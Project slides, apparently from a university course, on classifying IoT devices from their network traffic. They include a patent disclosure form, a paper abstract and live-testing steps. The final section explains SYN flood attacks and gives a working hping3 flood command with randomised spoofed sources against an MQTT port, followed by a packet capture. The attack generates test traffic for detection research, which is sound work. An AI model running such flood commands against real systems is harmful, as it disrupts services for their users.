26Feb_test5min_5	5 min	73.4627	18.4466	73.6245
26Feb_test5min_6	5 min	71.7761	17.9237	72.0194
26Feb_test5min_7	5 min	71.5559	17.0178	71.4748
26Feb_test5min_8	5 min	70.3824	16.7615	70.8706
26Feb_test5min_9	5 min	71.1165	17.0711	71.8446
26Feb_test5min_10	5 min	71.9707	17.6898	71.3247

Patent Document



BENNETT UNIVERSITY
TIMES OF INDIA GROUP

Disclosure form for filing a Patent through BUPAC

**Publication/public disclosure of the invention before patenting is not advisable and should be avoided.*

PATENT INVENTION DISCLOSURE

1. APPLICANTS :

(a) Bennett University, 8-11, TechZone II, Greater Noida, Uttar Pradesh - 201310, India

(Relevant MoU / Letter of request to be appended)


2. TITLE OF THE INVENTION :

Light-weight Framework for the classification of IoT devices by using their communication behavior.
or
SecureIoT/IoTSec: Real-Time IoT Traffic Classifier using Machine Learning

3. NAMES OF THE INVENTORS :

(Please give complete names along with designations; in case of inventors outside

Research Paper



IoT Network Traffic Classification

Abstract—Network security challenges of the Internet of Things (IoT) appliances from a variety of suppliers and used in wide areas, are rising quickly. Thus, the maintenance of these devices are extremely crucial to internet providers. However, it is important that devices are routinely tested for their smooth execution and diagnostic security threats. In this paper, we overcome these problems through the development of an effective IoT system classification model with traffic flow specifications. We work in a four phases. First, with 28 different IoT devices such as ultrasonic sensor, pir sensor, ir sensor, dht11 sensor, ldr sensor, flame sensor, tilt sensor, sound sensor, moisture sensor, vibration sensor, smoke sensor, rain sensor, hall effect sensor, lm35 temperature sensor, accelerometer sensor, pulse sensor, gps sensor, tcrt5000 and laser sensor, we build a smart environment. Network traffic traces from such a smart framework are captured and tracked for a period of one week. Second, we process traffic traces to extract packet level features, flow level features, and behavioral level. Third, We develop various frameworks smart home automation such as machine learning, ensemble learning and neural network technology. They are used for the detection of IoT devices. In addition, we analyze the accuracy of every machine learning technique in offline mode. Lastly, We designed machine learning methods and analyzed their significance, level, and flexibility of the each classifier in real time. Our research opens up the opportunity to IoT-accessibility, flexibility and network-security managers in intelligent contexts without any specialized device or standards.

Index Terms—IoT security, IoT, Sensor, Intrusion Detection System, Security in IoT, Network Traffic Classification.

Fig. 1. Smart Home Model

mised computers involved in significant cyber-attacks, network forensic methods are commonly used. Likewise, the burden of analyzing gathered data will be a perfect implementation of Data Analytics due to the large number and existence of its products. Data Analytics is a series of specialized computational methods designed to deal with three essential

Companies List

AIVOKS
VIRTUAL IS REALITY

ENINOV SYSTEMS

ioTech
DESIGNS

GVC
Designs for Intelligent Devices

inxee

KELLTON TECH

Liberin
Technologies

TechieNest
Transforming Engineers to Technocrats

zenatix
A Hero Electronix Venture

Next Target

- Planning for attack Scenarios
- Finally submitting the report of completion.


4th Review Meeting

Live Testing

Live Testing Procedure

- We first train the DT classifier with 24 hours data.
- Then a loop starts that captures a PCAP file, comprised of the data of the last 2 minutes.
- This PCAP file is processed into a CSV.
- The CSV is used as a Test Data in the trained DT classifier.
- Results are obtained and the loop starts again, after 30 seconds

Live Testing Flowchart



Live Test - Video

Attacks on IoTs

SYN Flood Attack

- A SYN flood (half-open attack) is a type of denial-of-service (DDoS) attack which aims to make a server unavailable to legitimate traffic by consuming all available server resources.
- By repeatedly sending initial connection request (SYN) packets, the attacker is able to overwhelm all available ports on a targeted server machine, causing the targeted device to respond to legitimate traffic sluggishly or not at all.


Steps of SYN Flood

- SYN flood attacks work by exploiting the handshake process of a TCP connection. Under normal conditions, TCP connection exhibits three distinct processes in order to make a connection.
  - First, the client sends a SYN packet to the server in order to initiate the connection.
  - The server then responds to that initial packet with a SYN/ACK packet, in order to acknowledge the communication.
  - Finally, the client returns an ACK packet to acknowledge the receipt of the packet from the server. After completing this sequence of packet sending and receiving, the TCP connection is open and able to send and receive data.

Three Way Handshaking (TCP)


SYN = SYNCHRONIZATION

ACK = ACKNOWLEDGEMENT




DoS SYN Flood Working


- The attacker sends a high volume of SYN packets to the targeted server, often with spoofed IP addresses.
- The server then responds to each one of the connection requests and leaves an open port ready to receive the response.
- While the server waits for the final ACK packet, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.


BOT
Spoofed SYN Packets
Spoofed SYN Packets
SYN_ACK
?
SYN_ACK
?
SYN_ACK
?
SYN_ACK
?

Using hping3



```
manish@manish-Inspiron-N5050:~$ sudo hping3 -c 500000 -d 120 -S -w 64 -p 1883 --flood --rand-source 192.168.1.101
[sudo] password for manish:
HPING 192.168.1.101 (wlp9s0 192.168.1.101): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```



```
ip.addr == 192.168.1.101
```


```
No.  Time                           Source           Destination      Protocol Length Info
   1 2021-02-23 15:20:48.876927855  235.168.239.102  192.168.1.101    MQTT     174 Publish Received (id=22616)
   2 2021-02-23 15:20:48.876928003  31.70.167.18     192.168.1.101    MQTT     174 Publish Received (id=22616)
   3 2021-02-23 15:20:48.877173355  192.168.1.101    31.70.167.18     TCP       58 1883 → 34097 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   4 2021-02-23 15:20:48.877270207  70.29.157.83     192.168.1.101    MQTT     174 Publish Received (id=22616)
   5 2021-02-23 15:20:48.877270299  97.38.119.18     192.168.1.101    MQTT     174 Publish Received (id=22616)
   6 2021-02-23 15:20:48.877270410  231.235.172.235  192.168.1.101    MQTT     174 Publish Received (id=22616)
   7 2021-02-23 15:20:48.877270503  38.69.160.72     192.168.1.101    MQTT     174 Publish Received (id=22616)
   8 2021-02-23 15:20:48.877270595  147.238.176.218  192.168.1.101    MQTT     174 Publish Received (id=22616)
   9 2021-02-23 15:20:48.877270669  76.139.66.230    192.168.1.101    MQTT     174 Publish Received (id=22616)
  10 2021-02-23 15:20:48.877270762  218.143.74.37    192.168.1.101    MQTT     174 Publish Received (id=22616)
  11 2021-02-23 15:20:48.877270836  80.157.17.155    192.168.1.101    MQTT     174 Publish Received (id=22616)
  12 2021-02-23 15:20:48.877470910  192.168.1.101    70.29.157.83     TCP       58 1883 → 34098 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  13 2021-02-23 15:20:48.877515466  192.168.1.101    97.38.119.18     TCP       58 1883 → 34099 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  14 2021-02-23 15:20:48.877550781  192.168.1.101    38.69.160.72     TCP       58 1883 → 34101 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  15 2021-02-23 15:20:48.877580781  192.168.1.101    147.238.176.218  TCP       58 1883 → 34102 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  16 2021-02-23 15:20:48.877614558  192.168.1.101    76.139.66.230    TCP       58 1883 → 34103 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  17 2021-02-23 15:20:48.877645651  192.168.1.101    218.143.74.37    TCP       58 1883 → 34104 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  18 2021-02-23 15:20:48.877677762  192.168.1.101    80.157.17.155    TCP       58 1883 → 34105 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  19 2021-02-23 15:20:48.877749373  29.226.100.79    192.168.1.101    MQTT     174 Publish Received (id=22616)
  20 2021-02-23 15:20:48.877749466  211.245.247.22   192.168.1.101    MQTT     174 Publish Received (id=22616)
  21 2021-02-23 15:20:48.877749558  240.97.218.118   192.168.1.101    MQTT     174 Publish Received (id=22616)
  22 2021-02-23 15:20:48.877749669  134.8.105.37     192.168.1.101    MQTT     174 Publish Received (id=22616)
  23 2021-02-23 15:20:48.877749744  187.191.53.112   192.168.1.101    MQTT     174 Publish Received (id=22616)
  24 2021-02-23 15:20:48.877749836  10.69.183.183    192.168.1.101    MQTT     174 Publish Received (id=22616)
  25 2021-02-23 15:20:48.877749929  106.217.88.211   192.168.1.101    MQTT     174 Publish Received (id=22616)
  26 2021-02-23 15:20:48.877750003  178.183.25.222   192.168.1.101    MQTT     174 Publish Received (id=22616)
  27 2021-02-23 15:20:48.877954169  192.168.1.101    29.226.100.79    TCP       58 1883 → 34106 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  28 2021-02-23 15:20:48.877987799  192.168.1.101    211.245.247.22   TCP       58 1883 → 34107 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  29 2021-02-23 15:20:48.878023762  192.168.1.101    240.97.218.118   TCP       58 1883 → 34108 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  30 2021-02-23 15:20:48.878051799  192.168.1.101    134.8.105.37     TCP       58 1883 → 34109 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  31 2021-02-23 15:20:48.878078169  192.168.1.101    187.191.53.112   TCP       58 1883 → 34110 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  32 2021-02-23 15:20:48.878104984  192.168.1.101    10.69.183.183    TCP       58 1883 → 34111 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  33 2021-02-23 15:20:48.878132003  192.168.1.101    106.217.88.211   TCP       58 1883 → 34112 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  34 2021-02-23 15:20:48.878160595  192.168.1.101    178.183.25.222   TCP       58 1883 → 34113 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
